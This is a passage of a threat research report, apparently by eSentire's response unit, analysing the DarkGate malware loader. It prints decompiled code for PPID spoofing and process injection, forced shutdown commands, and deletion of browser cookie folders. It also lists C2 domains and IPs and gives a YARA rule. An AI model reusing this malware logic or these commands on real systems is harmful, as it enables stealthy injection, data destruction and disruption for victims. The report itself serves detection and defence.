
DarkGate performs process hollowing for the core and additional payloads into one of the processes:

- GoogleUpdate.exe
- TabTip32.exe
- BraveUpdate.exe
- MicrosoftEdgeUpdate.exe
- ielowutil.exe

If process hollowing fails for the above processes, DarkGate proceeds with injecting into cmd.exe which subsequently spawns notepad.exe. We have observed DarkGate injecting DanaBot into notepad.exe. Additionally, the UAC bypass module was also used for injection. Upon terminating the injected process, DarkGate implements PPID spoofing (Parent Process ID Spoofing).

PPID spoofing involves manipulating the parent process ID attribute of a newly created process. This is done to deceive security solutions into believing the new process was created by a legitimate parent process.

In case there is an attempt to terminate this malicious process, it has the capability to reinitialize itself under another spoofed parent process, continuing its malicious activities while staying under the radar.




```
sub_404984(v36);
v23 = (LStr *)&savedregs;
v22 = &loc_457E6F;
ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&ExceptionList);
v35 = 0;
v3 = 0;
while ( ++v3 != 13 )                          // executes 12 times until success
{
  memset_0(ExceptionList, v22, v23);
  v7 = sub_447804();
  Value = (HANDLE)mw_OpenProcess(v7);
  InitializeProcThreadAttributeList(0, 1u, 0, &Size);
  v19 = Size;
  ProcessHeap = GetProcessHeap();
  v29 = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(ProcessHeap, 0, v19);
  InitializeProcThreadAttributeList(v29, 1u, 0, &Size);
  v9 = sub_433AAC();
  UpdateProcThreadAttribute(v29, 0, v9, &Value, 4u, 0, 0);
  v28.cb = 72;
  v28.wShowWindow = 0;
  v28.dwFlags = 1;
  v16 = sub_404994(v37);
  v10 = sub_404994(v38);
  if ( CreateProcessA_0(v10, v16, 0, 0, 0, 0x80004u, 0, 0, &v28, &v27) )
    goto LABEL_7;
}
memset_0(ExceptionList, v22, v23);
memset_0(ExceptionList, v22, v23);
StartupInfo.cb = 68;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 1;
v4 = sub_404994(v37);
v5 = sub_404994(v38);
if ( !CreateProcessA_1(v5, v4, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation)
  && !CreateProcessA_1(0, v4, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  mw_another_custom_b64_dec_wrap_0((int)unk_457E88, &v24);// InjectCustomShellcodeWithParamsAndSpoff failure
  System::__linkproc__ LStrCat(v6, v38);
  sub_449B7C();
  goto LABEL_17;
}
```

Figure 14: The function responsible for PPID spoofing

In the code snippet provided, the DarkGate malware attempts to open the desired process and spoof it, repeating the attempt up to 12 times until successful. This process involves initializing and updating a thread attribute list. If successful, the execution flow progresses to a function where it allocates memory within the targeted process, writes malicious code into that memory space, and initiates a new thread within the target process to execute the injected code.

If the spoofing attempts fail after 12 tries, it exits with an error, specifically indicating an “InjectCustomShellcodeWithParamsAndSpoff failure”.


We can confirm whether the loader is using the PPID spoofing technique by running the Despoof tool that detects process spoofing written by our Principal Security Researcher, Jacob Gajek.



```
### Process GoogleUpdate.exe [6324] has a spoofed parent PID!
Fake PPID: 2640 (c:\windows\system32\taskhostw.exe)
Real PPID: 6560 (C:\Program Files (x86)\Google\Update\GoogleUpdate.exe)
### Process GoogleUpdate.exe [10428] has a spoofed parent PID!
Fake PPID: 624 (c:\windows\system32\svchost.exe)
Real PPID: 6560 (C:\Program Files (x86)\Google\Update\GoogleUpdate.exe)
```

Figure 15: Running Despoof tool to detect PPID spoofing

DarkGate has the ability to manipulate browser data, delete shadow copies (provided the user has administrative rights), and initiate a shutdown of the infected host.




```
        {
          mw_another_custom_b64_dec_wrap_0((int)&unk_4671D8, &v140);// Delete Restore Points not worked because I do not have Admin Rights
          sub_449A44(v140, v6);
        }
        goto LABEL_259;
      case 1027:
        mw_another_custom_b64_dec_wrap_0((int)unk_46723C, &v138);// Monitor shutdown
        sub_449A44(v138, v6);
        sub_43D500();
        goto LABEL_259;
      case 1028:
        mw_another_custom_b64_dec_wrap_0((int)unk_46725C, v136);// Kill cookies
        sub_449A44(v136[0], v6);
        mw_move_browser_data(v6);
        goto LABEL_259;
      case 1029:
        mw_another_custom_b64_dec_wrap_0((int)unk_467278, v134);// PC_SHUTDOWN
        sub_449A44(v134[0], v6);
        mw_another_custom_b64_dec_wrap_0((int)unk_467290, &v133);// /c shutdown -f -s -t 0
        v79 = v133;
        mw_another_custom_b64_dec_wrap_0((int)unk_4672B8, &v132);// cmd.exe
        mw_run_cmd(v132, v79);
        goto LABEL_259;
      case 1030:
        mw_another_custom_b64_dec_wrap_0((int)unk_4672CC, &v131);// PC_RESTART
        sub_449A44(v131, v6);
        mw_another_custom_b64_dec_wrap_0((int)unk_4672E4, &v130);// /c shutdown -f -r -t 0
        v80 = v130;
        mw_another_custom_b64_dec_wrap_0((int)unk_4672B8, &v129);// cmd.exe
        mw_run_cmd(v129, v80);
        goto LABEL_259;
      case 1031:
        mw_run_cmd((int)b, 0);
        goto LABEL_259;
      case 1033:
        if ( v230 > 0 )
        {
          mw_OpenProcess(v230, 1, 0);
          mw_TerminateProcess(ExceptionList, (UINT)v88);
        }
```

```
    mw_another_custom_b64_dec_wrap_0((int)unk_43D93C, v41);// firefox
    System::__linkproc__ LStrCat3(v41[0], v49, v14);
    if ( (unsigned __int8)mw_GetFileAttributesA(v41[1]) )
    {
      mw_another_custom_b64_dec_wrap_0((int)unk_43D950, (int *)&v39);// /c del /q /f /s
      ExceptionList = v39;
      v10 = v49;
      mw_another_custom_b64_dec_wrap_0((int)unk_43D970, (int *)&v38);// firefox\*
      System::__linkproc__ LStrCatN((int)&v40, 3, v38, (int)v10);
      ExceptionList = (void *)v40;
      mw_another_custom_b64_dec_wrap_0((int)unk_43D928, &v37);// cmd.exe
      mw_run_cmd(v37, (int)ExceptionList);
    }
  }
  mw_another_custom_b64_dec_wrap_0((int)unk_43D988, (int *)&v36);// Google
  ExceptionList = v36;
  mw_get_appdata_local((int)&v35, a1);
  System::__linkproc__ LStrCat3((int)ExceptionList, v35, v14);
  if ( (unsigned __int8)mw_GetFileAttributesA((int)v49) )
  {
    mw_get_appdata_local((int)&v49, a1);
    mw_another_custom_b64_dec_wrap_0((int)unk_43D99C, &v34);// chrome.exe
    sub_454A18();
    Sleep_1((DWORD)v14);
    mw_another_custom_b64_dec_wrap_0((int)unk_43D8E4, (int *)&v32);// /c cd /d
    v14 = v32;
    ExceptionList = v49;
    mw_another_custom_b64_dec_wrap_0((int)unk_43D9B4, &v31);// " && move Google google
    v11 = v31;
    sub_456820(6);
    System::__linkproc__ LStrCatN((int)&v33, 4, (int *)v30[1], v11);
    v14 = (char *)v33;
    mw_another_custom_b64_dec_wrap_0((int)unk_43D928, v30);// cmd.exe
    mw_run_cmd(v30[0], (int)v14);
    mw_get_appdata_roaming(v15, v16);
    mw_another_custom_b64_dec_wrap_0((int)unk_43D8E4, (int *)&v28);// c cd /d
    v14 = v28;
    ExceptionList = v49;
    mw_another_custom_b64_dec_wrap_0((int)unk_43D9B4, &v27);// " && move Google google
```

Figure 16: Additional DarkGate functionalities including system shutdown and browser folder manipulations

It’s also worth mentioning that compared to previous versions of DarkGate, where the strings were encoded with custom base64-encoded strings, with the new version the byte arrays are used as inputs instead to break the existing scripts to decode the custom base64-encoded strings.



```
CODE:0043D9F4 08                     db    8
CODE:0043D9F5 00                     db    0
CODE:0043D9F6 00                     db    0
CODE:0043D9F7 00                     db    0
CODE:0043D9F8 A8          unk_43D9F8 db 0A8h                 ; DATA XREF: mw_move_browser_data+2A9↑o
CODE:0043D9F8                                                ; mw_move_browser_data+318↑o
CODE:0043D9F9 B4                     db 0B4h
CODE:0043D9FA 5C                     db  5Ch ; \
CODE:0043D9FB 3C                     db  3Ch ; <
CODE:0043D9FC A7                     db 0A7h
CODE:0043D9FD B4                     db 0B4h
CODE:0043D9FE 21                     db  21h ; !
CODE:0043D9FF 21                     db  21h ; !
CODE:0043DA00 00                     db    0
CODE:0043DA01 00                     db    0
CODE:0043DA02 00                     db    0
CODE:0043DA03 00                     db    0
CODE:0043DA04 FF FF FF FF 0C…        dd 0FFFFFFFFh, 0Ch
CODE:0043DA0C B5          unk_43DA0C db 0B5h                 ; DATA XREF: mw_move_browser_data+2C9↑o
CODE:0043DA0D 40                     db  40h ; @
CODE:0043DA0E BA                     db 0BAh
CODE:0043DA0F 21                     db  21h ; !
CODE:0043DA10 B7                     db 0B7h
CODE:0043DA11 2A                     db  2Ah ; *
CODE:0043DA12 97                     db  97h
CODE:0043DA13 2F                     db  2Fh ; /
CODE:0043DA14 80                     db  80h
CODE:0043DA15 A3                     db 0A3h
CODE:0043DA16 CF                     db 0CFh
CODE:0043DA17 21                     db  21h ; !
CODE:0043DA18 00                     db    0
CODE:0043DA19 00                     db    0
CODE:0043DA1A 00                     db    0
CODE:0043DA1B 00                     db    0
CODE:0043DA1C             ; Exported entry 2366. @System@Internal@Excutils@Finalization$qqrv
CODE:0043DA1C
CODE:0043DA1C             ; =============== S U B R O U T I N E =======================================
CODE:0043DA1C
CODE:0043DA1C             ; Attributes: bp-based frame info_from_lumina
CODE:0043DA1C
CODE:0043DA1C             ; int System::Internal::Excutils::Finalization()
CODE:0043DA1C             @System@Internal@Excutils@Finalization$qqrv proc near
```

```
    v12 = v27;
    sub_456820(6);
    System::__linkproc__ LStrCatN((int)&v29, 4, (int *)v26[1], v12);
    v14 = (char *)v29;
    mw_another_custom_b64_dec_wrap_0((int)unk_43D928, v26);// cmd.exe
    mw_run_cmd(v26[0], (int)v14);
  }
  TObject_Create(off_41626C);
  v2 = v1;
  mw_another_custom_b64_dec_wrap_0((int)unk_43D9DC, &v25);// Opera Software
  mw_get_appdata_roaming(v25, v15);
  System::__linkproc__ LStrCat3((int)v14, v24, v15);
  if ( (unsigned __int8)mw_GetFileAttributesA((int)v49) )
  {
    v14 = &v23;
    mw_another_custom_b64_dec_wrap_0((int)unk_43D9F8, &v22);// cookie
    mw_recursive_dir_search((int)v2, (int)v49, v22, (int)v14);
    mw_another_custom_b64_dec_wrap_0((int)unk_43DA0C, &v21);// opera.exe
    sub_454A18();
    Sleep_1((DWORD)v15);
    v3 = (*(int (**)(void))(*v2 + 20))() - 1;
    if ( v3 >= 0 )
    {
      v48 = v3 + 1;
      v4 = 0;
      do
      {
        (*(void (__fastcall **)(int **, int))(*v2 + 12))(&v20, v4);
        v15 = v20;
        mw_another_custom_b64_dec_wrap_0((int)unk_43D9F8, (int *)a);//  cookie
        if ( __linkproc__ LStrPos(a[0], (char *)v15) > 0 )
        {
          (*(void (__fastcall **)(int *, int))(*v2 + 12))(&v18, v4);
          mw_DeleteFileA(v18);
        }
        ++v4;
        --v48;
      }
      while ( v48 );
    }
    sub_4036E4(v2);
  }
```

Figure 17: Encoded strings passed as byte arrays

I wrote the string decryptor with IDAPython that you can access here.

What did we do?

- Our team of 24/7 SOC Cyber Analysts isolated the affected host to contain the infection.
- Provided remediation recommendations and support to the customer.

What can you learn from this TRU Positive?

- The DarkGate loader is rapidly becoming favored amongst threat actors owing to its stealth features and extensive array of capabilities.
- The loader is using PPID spoofing to evade detections.
- In the infection chain we observed, DanaBot appears to be deployed by the DarkGate loader.

Recommendations from our Threat Response Unit (TRU) Team:

Protecting against information stealers requires a multi-layered defense approach to defend endpoints from malware and detect or block unauthorized login activity against applications and remote access services.

Therefore, we recommend:

Protecting endpoints against malware.

Ensure antivirus signatures are up to date.

- Use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) product to detect and contain threats.
- If an information stealing malware is identified, reset the user's credentials, and terminate logon sessions immediately.

- Encouraging good cybersecurity hygiene among your users by using Phishing and Security Awareness Training (PSAT) when downloading software from the Internet.
- Restricting access to enterprise applications from personal devices outside the scope of security monitoring.
- Ensuring adequate logging is in place for remote access services such as VPNs and using modern authentication methods, which support MFA and conditional access.
- Prevent web browsers from automatically saving and storing passwords.

Use of reputable password managers is recommended instead.

Indicators of Compromise

Name	Indicators
Website serving DarkGate payload	assetfinder[.]org

kdvyeg.au3	296c88dda6b9864da68f0918a6a7280d
Decrypted DarkGate payload	786486d57e52d2c59f99f841989bfc9d
DarkGate C2	whatup[.]cloud
DarkGate C2	dreamteamup[.]shop
DanaBot	137215315ebf1a920f6ca96be486e358
DanaBot C2	34.106.84.60:443
DanaBot C2	35.241.250.23:443
DanaBot C2	35.198.55.140:443
DanaBot C2	34.79.119.253:443
DanaBot embedded hash	32283E415C433DE356C9557DF0309441
IrsForm1340.pdf (decoy file)	d8b39e8d78386294e139286f27568dd6

Yara

```
rule DarkGate {
    meta:
        author = "RussianPanda"
        description = "Detects DarkGate"
        date = "9/17/2023"
    strings:
        $s1 = "hanydesk"
        $s2 = "darkgate.com"
        $s3 = "zLAxuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhlX48ZHnvjJDBNFtMd1I5acwbqT+="
        $s4 = {80 e3 30 81 e3 ff 00 00 00 c1 eb 04}
        $s5 = {80 e3 3c 81 e3 ff 00 00 00 c1 eb 02}
        $s6 = {80 e1 03 c1 e1 06}
    condition:
        all of ($s*)
        and uint16(0) == 0x5A4D
    }
```

Reference

eSentire Threat Response Unit (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.